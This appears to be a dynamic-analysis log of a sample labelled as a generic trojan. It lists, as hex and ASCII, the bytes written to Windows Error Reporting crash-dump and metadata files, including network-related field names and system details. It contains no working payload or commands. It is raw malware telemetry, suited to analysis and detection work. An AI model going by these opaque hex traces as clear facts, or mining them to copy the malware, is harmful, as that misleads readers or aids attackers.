C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	256	00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 23 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 08 00 45 00 6e 00 64 00 70 00 6f 00 69 00 6e 00 74 00 02 0d 01 00 10 04 41 ff ff 3f 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 27 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0a 00 50 00 61 00 63 00 6b 00 65 00 74 00 53 00 69 00 7a 00 65 00 02 0d 02 00 07 04 41 ff ff 39 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 21 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 07 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 02 0d 03 00 0e 04 41 ff ff 33 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 1b 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 04 00 50 00 6f 00 72 00 74 00 02 0d 04 00 06 04 41 ff ff	..o..D.a.t.a...#....K...N.a.m.e.......E.n.d.p.o.i.n.t....... A..?....o..D.a.t.a...'....K... N.a.m.e.......P.a.c.k.e.t.S.i. z.e.......A..9....o..D.a.t.a.. .!....K...N.a.m.e.......A.d.d. r.e.s.s.......A..3....o..D.a.t .a........K...N.a.m.e.......P. o.r.t.......A..	success or wait	56	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	572	bc b1 e5 77 d6 c9 e3 77 ac 00 00 00 aa aa aa aa 10 00 00 00 58 fe e3 00 24 ff e3 00 aa aa aa aa 40 c7 e3 77 40 c7 e3 77 aa aa aa aa 00 00 2c 00 00 00 2c 00 00 00 00 00 ac 00 00 00 aa aa aa aa ac 00 00 00 aa aa aa aa 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 30 1b ba 00 00 00 00 00 00 00 00 00 f0 6b b4 00 00 70 2b 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 90 fe 6d 02 90 fe d3 00 98 fe 6d 02 98 fe d3 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w............X...$..... ..@..w@..w......,...,......... ....,............... ....0..... ....k...p+................. ....m... ....m.........................	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	4	09 00 00 00	....	success or wait	9	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 58 03 00 00 00 00 00 00 b8 51 be 00 00 00 00 00 00 00 00 00 00 00 00 00 a4 d0 19 00 2c 95 e5 77 23 00 00 00 02 02 00 00 34 d0 19 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................. ....+...S...+. ..+...X........Q............. ....,..w#.......4...+.........	success or wait	9	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	48	f4 12 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 20 2d 00 00 00 00 00 2c ed 10 03 00 00 00 00 d4 12 00 00 82 4b 00 00 cc 02 00 00 92 3f 00 00	.... -.....,..... ....K.......?..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	4	31 00 00 00	1...	success or wait	49	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	106	64 00 00 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 00 00	d...S.e.c.u.r.i.t.e.I.n.f.o... c.o.m...T.r.o.j.a.n...G.e.n.e. r.i.c.K.D.Z...7.3.1.2.4...1.9. 1.7.0...e.x.e...	success or wait	49	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	120	00 00 ad 6f 00 00 00 00 00 80 00 00 34 b3 00 00 e7 fa 35 82 ee 25 00 00 bd 04 ef fe 00 00 01 00 00 00 0a 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	...o.....4.....5..%..... .....B.....B?..... .....%..... ..@A.....	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n .R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 48 26 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 04 00 00 00 00 f0 7a 02 00 00 00 00 00 b0 c8 02 00 00 00 00 23 53 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 2a 83 03 00 00 00 00 00 35 83 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 97 2a 1b 00 00 00 00 00 a9 d4 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 76 0f 05 00 00 00 00 00 a4 7e b2 8e 00 00 00 00 3e bb 52 19 00 00 00 00 37 e5 c2 0d 00 00 00 00 20 51 2a 01 00 00 00 00 f9 ac 00 00 c4 21 01 00 03 cd 05 00 bf bf 0a 00 a9 d4 04 00 fb 7e 15 00 76 0f 05 00 1f e2 27 00 cb 50 01 00 b5 b1 14 00 00 00 00 00 d5 19 13 00 f6 8d 04	...s.....*,.H&.....Zb ....z..... .....#S.....*... ....5.....*..... .....@.....v.....~..... >.R.....7..... Q*.....! .....~..v.....'..P..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	14996	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	unknown	120	03 00 00 00 b4 01 00 00 08 07 00 00 04 00 00 00 b0 14 00 00 c8 08 00 00 0e 00 00 00 3c 00 00 00 78 1d 00 00 05 00 00 00 94 03 00 00 5e 42 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 80 26 00 00 3e 49 01 00 15 00 00 00 ec 01 00 00 b4 1d 00 00 16 00 00 00 98 00 00 00 a0 1f 00 00	.....<...x.....^B.....`....8.....T.....&..>I.....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.4.0.<./.P.i.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	146	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 33 00 37 00 32 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.4.3.7.2.4.<./.U.p.t.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 32 00 35 00 39 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.1.0.4.2.5.9.5.8.4. <./.P.e. a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
